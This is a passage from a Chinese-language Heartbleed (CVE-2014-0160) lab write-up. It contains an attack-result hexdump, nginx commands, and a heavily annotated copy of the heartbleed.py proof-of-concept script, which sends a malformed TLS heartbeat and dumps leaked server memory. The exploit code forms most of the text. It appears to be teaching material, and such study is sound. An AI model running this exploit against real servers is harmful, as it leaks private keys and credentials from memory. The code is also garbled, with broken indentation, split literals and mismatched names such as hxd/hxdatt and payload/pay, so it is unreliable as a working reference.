0180: 65 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B e..Connection: k
0190: 65 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A 1D 09 A2 eep-alive.....
01a0: 0E 77 B5 56 EF F2 10 E3 A6 E2 D7 B6 E9 00 00 00 .w.V.....
01b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

图 3-11 : 攻击结果

## 四、附录

### 4.1 nginx 操作常用命令

启动 nginx :

```
# ./nginx
```

关闭 nginx

```
# ./nginx -s stop
```

重启 nginx

```
# ./nginx -s reload
```

### 4.2 heartbleed.py(附超详细注释)

```
#!/usr/bin/python
# Quick and dirty demonstration of CVE-2014-0160 by Jared
# Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.import sys

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]',
description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443,
help='TCP port to test (default: 443)')

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('')
```

```

16 03 02 00 dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
''' )

```

```

hb = h2bin(''
18 03 02 00 03
01 40 00
''')

```

#畸形心跳包

```
def hexdump(s):
```

```
    #此s非socket中的s
```

```
    #xrange函数产生在某一范围内的数字，这里是0、16、32.....
```

```
    #这是一个循环，每次执行中，从s中取第0、16、32.....位作为下一步中切片操作的
```

初始位置

```
    for b in xrange(0, len(s),16):
```

```
        #第一次从s中取第0位作为下一步中切片操作的初始位置
```

```
        lin = [c for c in s[b : b +16]]
```

```
        #第一次将s每从0开始取十六位取为一个新列表，lin[ ]
```

```
        hxdatt = ' '.join('%02X'% ord(c) for c in lin)
```

```
        #join函数'p'.join(seq)作用：以p为分隔符连结seq中各个元素
```

```
        #ord函数
```



#第一次将lin(s前16位)中各个元素化为十六进制表示的ascii码，再用空格连接起来成一个字符串

```
pdat = ''.join((c if 32 <= ord(c) <= 126 else'.')for c in
lin)
```

#第一次将lin(s前16位)中的各个元素ascii码在32-126范围内的表示为十六进制ascii码形式，否则表示为一个.，再无空连接起来成一个字符串

```
print' %04x: %-48s %s'%(b, hxd, pdat)
```

#按照形如：0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85

03 90 .+..H...9..... 的格式打印

```
print
```

#这个函数作用是：按一定格式打印出目标服务器的一部分内存

```
def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
```

#time.time()获取当前时间,这个时间以距1970/1/1的浮点秒数。故endtime为

当下时间+一段长度为timeout的时间

```
rdata = ''
remain = length
while remain > 0:
```

#remain初始为length，结合下一个函数的传参即初始是5。

#为什么要这样？因为s.recv(remain)接收最大数据量为remain，在第一次循环即为length、但是可能一次可能收不到这么多？所以需要反复接收几次，直到接收了

length这么多数据

```
rtime = endtime - time.time()
```

#令rtime为endtime与当下时间的差，在rtime为正的时候不断用当下时间减

endtime，其作用实际上为：控制循环执行时间，即链接时间，不超过timeout长度

```
if rtime < 0:
    return None
```

#超时了就返回None，即返回值hdr(在下个函数中)为None，会打印：

```
'Unexpected EOF receiving record header - server closed
connection'
```

```
r, w, e = select.select([s], [], [], 5)
```

#若没超时，则用select函数。

```
#该函数定义: fd_r_list, fd_w_list, fd_e_list =
select.select(rlist, wlist, xlist, [timeout])
```

#该函数作用：用来监视文件描述符(当文件描述符条件不满足时，select会阻塞)，当某个文件描述符状态改变后，会返回三个列表

#该函数参数：第一个：列表rlist: wait until ready for reading 。

当参数1 序列中的fd满足“可读”条件时，则获取发生变化的fd并添加到fd\_r\_list中。

第二个：列表wlist: wait until ready for writing 。当参数2 序列中含有fd时，则将该序列中所有的fd添加到 fd\_w\_list中

第三个：列表xlist: wait for an “exceptional condition” 。当参数3 序列中的fd发生错误时，则将该发生错误的fd添加到 fd\_e\_list中

第四个非必需：timeout: 超时时间 。当超时时间为空，则select会一直阻塞，直到监听的句柄发生变化。当超时时间 = n(正整数)时，那么如果监听的句柄均无任何变化，则select会阻塞n秒，之后返回三个空列表，如果监听的句柄有变化，则直接执行。

#该函数返回值：三个列表[]

```
if s in r:
```

#结合select函数可知，该if语句的作用大概是在判断s是否可读

```
data = s.recv(remain)
```

#recv函数作用为copy协议接受的TCP socket的数据。数据以字符串形式返回，remain为指定要接收的 最大 数据量

```
# EOF?
```

```
if not data:
```

```
return None
```

#如果data为0则返回None, 即返回值hdr(在下个函数中)为None, 会

打印: 'Unexpected EOF receiving record header - server closed connection'

```
rdata += data
```

#rdata=data+rdata, 不断累加data给rdata, 大概是不断在盗取内存

```
remain -= len(data)
```

#remain=remain-data的长度, 不断减去这一次收到的data的长度

```
return rdata
```

#print 'TYPE:%s'%(type(rdata))rdata, 此函数返回值是个字符串(因为data就是个字符串), 但此字符串存储着二进制信息。

#这个函数的作用是: 在规定时间timeout内, 从服务器接收完length长度的字符串格式二进制信息, 并返回。

```
def recvmsg(s):
```

```
    hdr = recvall(s,5)
```

#hdr是储存着二进制信息的字符串

```
    if hdr is None:
```

```
        print 'Unexpected EOF receiving record header - server closed connection'
```

```
        return None,None,None
```

#hdr为None, 不是超时 就是 接收到的数据不够长

```
    typ,ver,ln = struct.unpack('>BHH', hdr)
```

#根据我查到资料, hdr是由typ, ver, ln经struct.pack打包成的二进制信息字符串!

#python变量typ, ver, ln和二进制信息字符串hdr可由struct.pack/unpack函数实现转换, 吧.....

```

#解析通过socket.recv接收的数据hdr,此数据是一个字符串,但是储存着二进制
信息。然后按照指定的格式(>BHH),将其解码成python变量,最后返回解析出来的元组
(typ,ver,ln)
pay = recvall(s,ln,10)

#这个pay也是个储存二进制信息的字符串

if pay is None:
    print'Unexpected EOF receiving record payload - server
closed connection'
    return None,None,None
    print' ... received message: type = %d, ver = %04x, length
= %d'%(typ, ver, len(pay))
    return typ, ver, pay

#这个函数的作用是: 将从服务器获得的二进制信息hdr转化为python变量, 返回其中
的TLS版本、ContentType和pay

```

#二进制消息包含有ContentType,Version,HandshakeType等信息

#ver即version是TLS的版本。这里的版本是version TLS 1.1(0x0302)

#typ即ContentType, 它指示SSL通信处于哪个阶段, 是握手(Handshake), 开始加密
传输(ChangeCipherSpec)还是正常通信(Application)等阶段。20-加密传输

ChangeCipherSpec ; 21-Alert ; 22-握手Handshake ; 23-正常通信

Application ;

#HandshakeType是在handshanke阶段中的具体哪一步(这里并未打印出来)

```

def hit_hb(s):
    s.send(hb)

    #向服务器发送畸形心跳包

    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print'No heartbeat response received, server likely not
vulnerable'

```

```

        return False
    if typ == 24:
        print'Received heartbeat response:'

        #24代表进程Heartbeat

        hexdump(payload)
        if len(payload)>3:
            print'WARNING: server returned more data than it
should - server is vulnerable!'
        else:
            print'Server processed malformed heartbeat, but did
not return any extra data.'
        return True
    if typ == 21:
        #21代表进程Alert

        print'Received alert:'
        hexdump(payload)
        print'Server returned error, likely not vulnerable'
        return False

```

#这个函数是通过调用前面函数进行hb攻击，先发送畸形心跳包，通过调用得到TLS版本、ContentType（判断SSL进程，进而判断是否能够受到攻击）、payload（盗取的保存着二进制信息的字符串），将盗取的数据保存着二进制信息的字符串经过转换成ascii打印。

```

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        #没有参数就打印帮助列表

        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    #创建TCP Socket

    print'Connecting...'
    sys.stdout.flush()
    s.connect((args[0], opts.port))

    #客户端主动连接服务器

```

```
print'Sending Client Hello...'
sys.stdout.flush()
s.send(hello)
print'Waiting for Server Hello...'
sys.stdout.flush()

#发送服务器 Hello后, 等待服务端响应, 检测TLS/SSLClient Hello会话是否
成功.

while True:
    typ, ver, pay = recvmmsg(s)
    if typ == None:
        print'Server closed connection without sending Server
Hello.'
        return
    # Look for server hello done message.

    #Server Hello 消息返回, 说明TTL/SSL 会话成功建立, 此过程伴随有
Certificate, Server Key Exchange, Server Hello Done.
    if typ == 22and ord(pay[0]) == 0x0E:

        #上面有提, typ是SSL通信进程号, 22代表握手阶段

        break
    print'Sending heartbeat request...'
    sys .stdout.flush()
    s.send(hb)
    hit_hb(s)

if __name__ == '__main__':
    main()
```